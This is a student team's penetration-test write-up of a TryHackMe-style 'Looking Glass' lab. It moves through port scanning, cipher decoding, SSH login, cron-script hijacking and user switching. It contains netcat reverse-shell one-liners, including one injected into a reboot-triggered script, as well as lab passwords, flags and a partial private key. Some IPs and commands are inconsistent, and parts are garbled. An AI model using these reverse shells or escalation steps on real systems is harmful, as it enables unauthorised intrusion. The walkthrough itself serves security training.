

PenTest 1

TL8L

STELLAR

Members

ID	Name	Role
1211101145	Nurul Humairah binti Mohamad Kamaruddin	Leader
1211101216	Fatin Qistina binti Kamarul Irman	Member
1211102030	Ilyana Sofiya binti Muhammad Najeli	Member
1211103480	Nurul Afiqah binti Ismail	Member

SECTION 1 - RECON AND ENUMERATION

Members Involved: Ilyana Sofiya, Fatin Qistina

Tools used: Nmap, Vigenere Cipher Decoder

Thought Process and Methodology and Attempts:


```
root@ip-10-10-84-53:~# nmap -sC -sV -Pn 10.10.246.100
Starting Nmap 7.60 ( https://nmap.org ) at 2022-07-26 06:52 BST
Nmap scan report for ip-10-10-246-100.eu-west-1.compute.internal (10.10.246.100)
Host is up (0.0012s latency).
Not shown: 916 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 3f:15:91:70:35:fd:dd:07:a0:50:a3:7d:fa:10:a0 (RSA)
|_ 256 a8:67:5c:52:77:02:41:d7:90:e7:ed:32:d2:01:09:65 (ECDSA)
|_ 256 26:92:59:2d:5e:25:90:09:f5:e5:e0:33:81:77:6a (EdDSA)
80/tcp    open  http        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9001/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9002/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9003/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9009/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9010/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
```

Firstly, Fatin started to check for open ports using Nmap. Fatin performed a scan with the flag **-sC** to run the default script and she also used **-sV** to enumerate the application versions. As we can see, there are port 22 using SSH. There are a large number of ports starting from 9000 until 14000.

```
root@ip-10-10-32-245:~# ssh 10.10.20.153 -p 13170
The authenticity of host '[10.10.20.153]:13170 ([10.10.20.153]:13170)' can't be established.
RSA key fingerprint is SHA256:UWnNiBHSnKoZQ700IFs1qtb8cf0ZDq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.20.153]:13170' (RSA) to the list of known hosts.
Lower
Connection to 10.10.20.153 closed.
root@ip-10-10-32-245:~# ssh 10.10.20.153 -p 13180
The authenticity of host '[10.10.20.153]:13180 ([10.10.20.153]:13180)' can't be established.
RSA key fingerprint is SHA256:UWnNiBHSnKoZQ700IFs1qtb8cf0ZDq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.20.153]:13180' (RSA) to the list of known hosts.
Lower
Connection to 10.10.20.153 closed.
root@ip-10-10-32-245:~# ssh 10.10.20.153 -p 13190
  e authenticity of host '[10.10.20.153]:13190 ([10.10.20.153]:13190)' can't be established.
  A key fingerprint is SHA256:UWnNiBHSnKoZQ700IFs1qtb8cf0ZDq2uI8dIK97XGPj0.
  e you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.20.153]:13190' (RSA) to the list of known hosts.
Higher
Connection to 10.10.20.153 closed.
root@ip-10-10-32-245:~# ssh 10.10.20.153 -p 13185
The authenticity of host '[10.10.20.153]:13185 ([10.10.20.153]:13185)' can't be established.
RSA key fingerprint is SHA256:UWnNiBHSnKoZQ700IFs1qtb8cf0ZDq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.20.153]:13185' (RSA) to the list of known hosts.
Lower
Connection to 10.10.20.153 closed.
root@ip-10-10-32-245:~# ssh 10.10.20.153 -p 13187
The authenticity of host '[10.10.20.153]:13187 ([10.10.20.153]:13187)' can't be established.
RSA key fingerprint is SHA256:UWnNiBHSnKoZQ700IFs1qtb8cf0ZDq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.20.153]:13187' (RSA) to the list of known hosts.
Lower
Connection to 10.10.20.153 closed.
root@ip-10-10-32-245:~# ssh 10.10.20.153 -p 13188
The authenticity of host '[10.10.20.153]:13188 ([10.10.20.153]:13188)' can't be established.
RSA key fingerprint is SHA256:UWnNiBHSnKoZQ700IFs1qtb8cf0ZDq2uI8dIK97XGPj0.
```

Next, Fatin tried to connect to any open ssh ports by using flag **-p** as its functions to specify the port to listen on . By connecting to any of the ports, an output of "Higher" or "Lower" was returned to us, and we would get disconnected. By thinking back on the clues that were given in THM, Looking Glass

is a mirror, so we need to reverse the output. By that means, when the output is Lower, we need to go higher and if it shows higher, we need to go lower in order to find the correct port.



A screenshot of a terminal window titled "root@ip-10-10-32-245:~". The window displays a series of commands and their outputs related to an RSA key fingerprint and connection attempts. It also contains a poem in a code-like language, likely Jabberwocky, which Fatin found online. The terminal is part of a Kali Linux desktop environment, with various icons visible in the background.

```
Looking Glass x | PSP0201 T21 x | TryHackMe - | tryhackme loc x | Writeup: Loc x | TryHackMe | x | THM Browser x | (7) WhatsApp x | Walk-through x | + | - | X
← → C vnc.tryhackme.tech/index.html?host=proxy-3.tryhackme.tech&password=9ad94d1b4e1343d4&proxyIP=10.10.32.245&resize=remote
File Edit View Search Terminal Help
RSA key fingerprint is SHA256:UWmNI8HsNKOzQ700IFs10t8cf0ZDqzuI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.20.153]:13189' (RSA) to the list of known hosts.
Lower
Connection to 10.10.20.153 closed.
root@ip-10-10-32-245: # ssh 10.10.20.153 -p 13189
The authenticity of host '[10.10.20.153]:13189' ([10.10.20.153]:13189)' can't be established.
RSA key fingerprint is SHA256:UWmNI8HsNKOzQ700IFs10t8cf0ZDqzuI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.20.153]:13189' (RSA) to the list of known hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mpplmnz, cys alv lsntsn awoll
.s ncix hrd rxtbni bp bwl arul;
.w bpwmc pgzt alv uvwordcet,
.f bwl qffl vaezw ovxztqil.

'Fvphve ewl Jbfugvlvgb, ff woy!
Ioe kepu bwmx sbal, tst jlb1al vppa grmj1!
Bplhrf xag Rj1nlu i nro, pud tlnp
Bwl jintmofh Iaohtxachxtai'

O1 tzdr h1w oqzehp jpvvd tc oahoh:
Eeve amdx ale xpuxpax hwt o1 jhbkhe--
Hv fwmg1 wl fp mol Tfbaun xkgm,
Puh jmvsd lloim1 bp bwvxyaa.

Eno pz io yyhoho xybbkhe wl sushf,
Bwl Nruirhdjk, xmmj nnlw fy mpax,
Jan1 pjqumpzgn xhcdg1 xag bjskvr dsso,
Pud cykdttk ej b gaxt!

Vnf, xpg! Wcl, xnh! Hrd ewyovka cys alihbkhh
Ewl vpvict qseuv dme huidoxt-achgb1!
Al peg1 pt eltf, ick azmo mtd wtiae
Lx ymcya krebqpsxug cevm.

Egf bwl qf1l vaezw ovxztqil.

'Fvphve ewl Jbfugvlvgb, ff woy!
Ioe kepu bwmx sbal, tst jlb1al vppa grmj1!
Bplhrf xag Rj1nlu i nro, pud tlnp
Bwl jintmofh Iaohtxachxtai'

O1 tzdr h1w oqzehp jpvvd tc oahoh:
Eeve amdx ale xpuxpax hwt o1 jhbkhe--
Hv fwmg1 wl fp mol Tfbaun xkgm,
Puh jmvsd lloim1 bp bwvxyaa.


Eno pz io yyhoho xybbkhe wl sushf,
Bwl Nruirhdjk, xmmj nnlw fy mpax,
Jan1 pjqumpzgn xhcdg1 xag bjskvr dsso,
Pud cykdttk ej b gaxt!

Vnf, xpg! Wcl, xnh! Hrd ewyovka cys alihbkhh
Ewl vpvict qseuv dme huidoxt-achgb1!
Al peg1 pt eltf, ick azmo mtd wtiae
Lx ymcya krebqpsxug cevm.

'ick lrla xhzl zlbmg vpt Qesulvwzrr?
Cpxq vw bf eltf, qv mthchjwa dwn!
V jltinofh Kaz! Gtndvli Ttspj1!
WL ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxxaa bdclj
Kph gjgl aoh zkugsl zg ale hpte;
Bpe ogbzx nyxl tst tosszqdz,
Eew ahl xdte semja dbxxkhfe,
Jdbr tlvml pw sxderpioeKeudmgdstd
Enter Secret:
```

After a lot of connection attempts, Fatin was able to narrow it down between **13180** and **13189**. The correct port that we get is **13189** and after that Fatin got this strange message that looks to be some sort of encrypted text. When she tried to google for Jabberwocky, it appeared to be a poem.



A screenshot of a terminal window titled "root@ip-10-10-32-245:~". The window displays a series of commands and their outputs related to an RSA key fingerprint and connection attempts. It also contains a poem in a code-like language, likely Jabberwocky, which Fatin found online. The terminal is part of a Kali Linux desktop environment, with various icons visible in the background. In this version, the user has entered a password ("Enter Secret:"), which triggered a response from the server asking for a specific secret password.

```
Looking Glass x | PSP0201 T21 x | TryHackMe - | tryhackme loc x | Writeup: Loc x | TryHackMe | x | THM Browser x | (7) WhatsApp x | Walk-through x | + | - | X
← → C vnc.tryhackme.tech/index.html?host=proxy-3.tryhackme.tech&password=9ad94d1b4e1343d4&proxyIP=10.10.32.245&resize=remote
File Edit View Search Terminal Help
root@ip-10-10-32-245:~
```

After the poem, Ilyana is asked to enter a secret password, so she assumes that she needs to decode the strange text.

By using a Vigenere Cipher Solver, Ilyana decodes the strange text. She copied the text to the clipboard and pasted it on the solver web. On the decryption method, Ilyana did some modification on the section knowing the key which is **THEALPHABETCIPHER** then proceeds to decrypt. At the bottom of decrypted text, Ilyana found that the secret has been revealed which is **bewareTheJabberwock**.

```
Enter Secret:
jabberwock:SolemnlyTurningUnfinishedWorsted
Connection to 10.10.20.153 closed.
root@ip-10-10-32-245:~#
```

Going back to the ssh connection, Ilyana entered the secret and it shows a set of credentials which includes **username and password**.

```
root@ip-10-10-32-245:~# ssh jabberwock@10.10.20.153
The authenticity of host '10.10.20.153 (10.10.20.153)' can't be established.
ECDSA key fingerprint is SHA256:kaci0m3nKZjBx4D53cgsQa0DIv86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.20.153' (ECDSA) to the list of known hosts.
jabberwock@10.10.20.153's password:
Last login: Fri Jul 3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$
```

Moving on, Ilyana tried ssh to **username@ip address**. The password we had is **SolemnlyTurningUnfinishedWorsted**.

```
jabberwock@10.10.20.153's password:  
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1  
jabberwock@looking-glass:~$ ls -l  
total 12  
-rw-rw-r-- 1 jabberwock jabberwock 935 Jun 30 2020 poem.txt  
-rwxrwxr-x 1 jabberwock jabberwock 38 Jul  3 2020 twasBrillig.sh  
-rw-r--r-- 1 jabberwock jabberwock 38 Jul  3 2020 user.txt  
jabberwock@looking-glass:~$
```

Since Ilyana is in, she used the **ls** flag to see the list of files. By looking at the files, **poem.txt**, **twasBrillig.sh** (bash script) are used for the output when connected to the random port. We had read, write and execute permissions on the script.

```
jabberwock@looking-glass:~$ cat user.txt  
}32a911966cab2d643f5d57d9e0173d56{mht  
jabberwock@looking-glass:~$ cat user.txt | rev  
thm{65d3710e9d75d5f346d2bac669119a23}  
jabberwock@looking-glass:~$
```

The question asks for the user flag, so Ilyana used the cat command in order to read the file and write it to standard output. Ilyana noticed it was back to front therefore she reversed it using the rev command. The user flag appears which is **thm{65d3710e9d75d5f346d2bac669119a23}**.

SECTION 2 - INITIAL FOOT HOLD

Members Involved: Nurul Humairah, Nurul Afiqah

Tools used: Netcat, sudo

Thought Process and Methodology and Attempts:

```
File Edit View Search Terminal Help
jabberwock@looking-glass:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
st:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
ircd:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uidd:x:106:110::/run/uidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
tryhackme:x:1000:1000:TryHackMe:/home/tryhackme:/bin/bash
jabberwock:x:1001:1001,,,,:/home/jabberwock:/bin/bash
tweedledum:x:1002:1002,,,,:/home/tweedledum:/bin/bash
tweedledee:x:1003:1003,,,,:/home/tweedledee:/bin/bash
humptydumpty:x:1004:1004,,,,:/home/humptydumpty:/bin/bash
alice:x:1005:1005:Alice,,,,:/home/alice:/bin/bash
jabberwock@looking-glass:~$
```

So now after we had gained the user.txt content, Afiqah was going to need to escalate the privilege until we had become root. First of all, we ran the command **cat /etc/passwd** to see exactly how many users there. It showed that 5 users are there including Jabberwock.

```
jabberwock@looking-glass:~\nFile Edit View Search Terminal Help\npollinate:x:109:1::/var/cache/pollinate:/bin/false\nsshd:x:110:65534::/run/sshd:/usr/sbin/nologin\ntryhackme:x:1000:1000:TryHackMe:/home/tryhackme:/bin/bash\njabberwock:x:1001:1001:,:/home/jabberwock:/bin/bash\ntweedledum:x:1002:1002:,:/home/tweedledum:/bin/bash\ntweedledee:x:1003:1003:,:/home/tweedledee:/bin/bash\nhumptydumpty:x:1004:1004:,:/home/humptydumpty:/bin/bash\nalice:x:1005:1005:Alice,,,:/home/alice:/bin/bash\njabberwock@looking-glass:~$ cat /etc/crontab\n# /etc/crontab: system-wide crontab\n# Unlike any other crontab you don't have to run the 'crontab'\n# command to install the new version when you edit this file\n# and files in /etc/cron.d. These files also have username fields,\n# that none of the other crontabs do.\n\nSHELL=/bin/sh\nPATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin\n\n# m h dom mon dow user  command\n17 *      * * *    root    cd / && run-parts --report /etc/cron.hourly\n25 6      * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --re\nport /etc/cron.daily )\n47 6      * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --re\nport /etc/cron.weekly )\n52 6      1 * * *  root    test -x /usr/sbin/anacron || ( cd / && run-parts --re\nport /etc/cron.monthly )\n#\n@reboot tweedledum bash /home/jabberwock/twasBrillig.sh\njabberwock@looking-glass:~$
```

After that, we went to look at the crontab to see what commands were scheduled to run at what time. We ran `cat /etc/crontab` and then we got the results. We can see at the bottom of the results it says @reboot which means that it will run the file each time it reboots the program.

```
jabberwock@looking-glass:~$ sudo -l\nMatching Defaults entries for jabberwock on looking-glass:\n    env_reset, mail_badpass,\n    secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/\n/bin:/snap/bin\n\nUser jabberwock may run the following commands on looking-glass:\n    (root) NOPASSWD: /sbin/reboot
```

However, we also need to see whether we can actually reboot the program as the user Jabberwock. We can run `sudo -l` to see what command we can run. At the bottom of the results, we can see that we are allowed to run `/sbin/reboot` with no password needed. In this case, the program it will run is `twasBrillig.sh` in the Jabberwock directory. We have seen this file when we are looking for the `user.txt` flag.

```
jabberwock@looking-glass:~$ cp twasBrillig.sh twasBrillig.sh.bak\njabberwock@looking-glass:~$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh\n-i 2>&1|nc 10.10.20.153 1234 >/tmp/f" > twasBrillig.sh\njabberwock@looking-glass:~$
```

Netcat

Netcat is rarely present on production systems and even if it is there are several version of netcat, some of which don't support the -e option.

```
nc -e /bin/sh 10.0.0.1 1234
```

If you have the wrong version of netcat installed, [Jeff Price points out here](#) that you might still be able to get your reverse shell back like this:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
```

If we run 'ls -ls' in the Jabberwock directory we could see that we have permission to edit the file: twasBrillig.sh. So what we did was insert a reverse shell in that file, then we ran **sudo /sbin/reboot** to reboot the program. We can search for any reverse shell online but according to the pentest monkey website we are going to use '**rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc [ATTACKER_MACHINE_IP] 1234 >/tmp/f**'. We just need to paste this line in the twasBrillig.sh and save it.

The image shows two terminal windows. The top window is a root shell on a host with IP 10.10.10.241. It runs a netcat listener on port 1234 and receives a connection from 10.10.148.37. The user then tries to run a shell but gets an error about not being able to access the terminal. They then run the id command to check their user ID, which shows they are root. The bottom window is a user shell on a host with IP 10.10.20.153. The user runs sudo /sbin/reboot, which causes a connection to 10.10.20.153 to be closed by the remote host. The user then attempts to connect again but fails.

```
root@ip-10-10-241-43:~#
File Edit View Search Terminal Help
root@ip-10-10-241-43:~# nc -lvpn 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 10.10.148.37 41988 received!
/bin/sh: 0: can't access tty; job control turned off
$ id
jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 10.10.20.153 closed by remote host.
Connection to 10.10.20.153 closed.
root@ip-10-10-32-245:~#
```

But before we ran the **sudo /sbin/reboot**, we opened another terminal to set up a netcat with command '**nc -lvpn 1234**'. After a while, our netcat will receive a connection after the reboot. We can check who we are by running the command id or whoami. It says that right now we are tweedledum.

SECTION 3 - HORIZONTAL PRIVILEGE ESCALATION

Members Involved: Ilyana Sofiya, Nurul Humairah, Nurul Afiqah

Tools used: hashes.com, sud

Thought Process and Methodology and Attempts:

Second User

```
root@ip-10-10-241-43:~# nc -lvpn 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 10.10.148.37 41988 received!
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1002(tweedledum) gid=1002(tweedledum) groups=1002(tweedledum)
```

We are now connected as user **tweedledum**.

```
$ python3 -c "import pty;pty.spawn('/bin/bash')"
tweedledum@looking-glass:~$ ^Z
[1]+  Stopped                  nc -lvpn 1234
root@ip-10-10-241-43:~# stty raw -echo
root@ip-10-10-241-43:~# fgfgfgffffgffg: command not found
root@ip-10-10-241-43:~# fffgfg: command not found
root@ip-10-10-241-43:~# nc -lvpn 1234
root@ip-10-10-241-43:~# f
tweedledum@looking-glass:~$ ls -l
total 8
-rw-r--r-- 1 root root 520 Jul  3 2020 humptydumpty.txt
-rw-r--r-- 1 root root 296 Jul  3 2020 poem.txt
tweedledum@looking-glass:~$ cat poem.txt
'Tweedledum and Tweedledee
 Agreed to have a battle;
 For Tweedledum said Tweedledee
 Had spoiled his nice new rattle.

 Just then flew down a monstrous crow,
 As black as a tar-barrel;
 Which frightened both the heroes so,
 They quite forgot their quarrel.'
tweedledum@looking-glass:~$ cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
tweedledum@looking-glass:~$
```

Ilyana upgraded the shell using python3. Next, Ilyana took a look at the home folder and found two files in the /home directory of the user, **poem.txt** and **humptydumpty.txt**. Using cat command, Ilyana can view the content of those two files. We have a poem and an encrypted text. To decode the encrypted text, Ilyana used an online hash cracker, hashes.com.

We finally got the password from the file humptydumpty.txt which is **zyxwvutsrqponmlk**.

Third User

```
tweedledum@looking-glass:~$ su humptydumpty
Password:
humptydumpty@looking-glass:/home/tweedledum$
humptydumpty@looking-glass:/home/tweedledum$ /home/tweedledum
bash: /home/tweedledum: Is a directory
humptydumpty@looking-glass:/home/tweedledum$ id
uid=1004(humptydumpty) gid=1004(humptydumpty) groups=1004(humptydumpty)
```

After Ilyana got the password from a humptydumpty.txt, we looked again at the passwd file and there is a user called humptydumpty. Therefore, we try switching to them by using the command **su humptydumpty**. Then, we entered the password from the decoded humptydumpty.txt .

```
humptydumpty@looking-glass:/$ cd /home
humptydumpty@looking-glass:/home$ ls -ls
total 24
4 drwx--x--x 6 alice      alice        4096 Jul  3  2020 alice
4 drwx----- 3 humptydumpty humptydumpty 4096 Jul 26 08:03 humptydumpty
4 drwxrwxrwx 5 jabberwock  jabberwock   4096 Jul 26 07:44 jabberwock
4 drwx----- 5 tryhackme  tryhackme   4096 Jul  3  2020 tryhackme
4 drwx----- 3 tweedledee tweedledee  4096 Jul  3  2020 tweedledee
4 drwx----- 2 tweedledum tweedledum  4096 Jul  3  2020 tweedledum
humptydumpty@looking-glass:/home$
```

```
humptydumpty@looking-glass:/home$ cd alice
humptydumpty@looking-glass:/home/alice$ ls
ls: cannot open directory '.': Permission denied
humptydumpty@looking-glass:/home/alice$ ls -la .ssh/id_rsa
```

Next, to know what file we had in the humptydumpty user, we changed the directory to home and listed it. There will be six folders and we found different users' names in the list. Since we already go through jabberwock, we will go through with the alice folder so we change the directory to alice.

```
humptydumpty@looking-glass:/home/alice$ ls -la .ssh/id_rsa
-rw----- 1 humptydumpty humptydumpty 1679 Jul 3 2020 .ssh/id_rsa
```

We discovered that we cannot read anything in the alice folder so we tried to use the command `ls -la .ssh/id_rsa` if there was an rsa key. And yes there was an `id_rsa` file.

```
humptydumpty@looking-glass:/home/alice$ cd ..
humptydumpty@looking-glass:/home$ cat /home/alice/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4w0RDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1l4bq/4vU30UcA+aYHxqhyg39arpeceHVit+jVPriHiCA73k7g
HCgpkwCzNa5MMG+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+r/WoEgHl
fk5ngFnIW7x2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNkpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIvX6ZV1y+gihQIDAQABoIBAQDAhIA5kCyMqtQj
> F+09J8qjvFzf+GSL7lAIvUc5Ryqlxm5tsg4nUZvlRgfRMpn7hJaJd/bWFKLb7j
/HmkU1C4WkaJdjpzHsPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jf
q12PZTVpwPtRw+RebKMwjw04k77Q30r8Kxr4Ufx2hLhtHT8tsjqBUWrB/jlMHQ0
zmU73tuPVQSEsgeUP2j0lv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmtnIQDyOFwCbmg0vik4Lzk/rDGn9VjcYfx0puj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxxWHxG6ji7aw
DmtVXjjQ0wcjOLuDkT4QqvCJvrgbdBVGOFLwZzLpYGJchxmlR+RHCB40pZjBgr5
8bjJlQcp6pplBRCf/OsG5ugpCijsS6uA6CWWE6WC7r7V94r5wzzJpWBaoGBAM1R
aCg1/2UxI0qxtAfQ+WDXqQQuq3szvrhep22McIUE83dh+hUibaPqr1nYy1sAAhgy
wJohLchlq4E1lhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWkt
Wgt9aG7N+TP/yimYniR2ePu/xKijWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
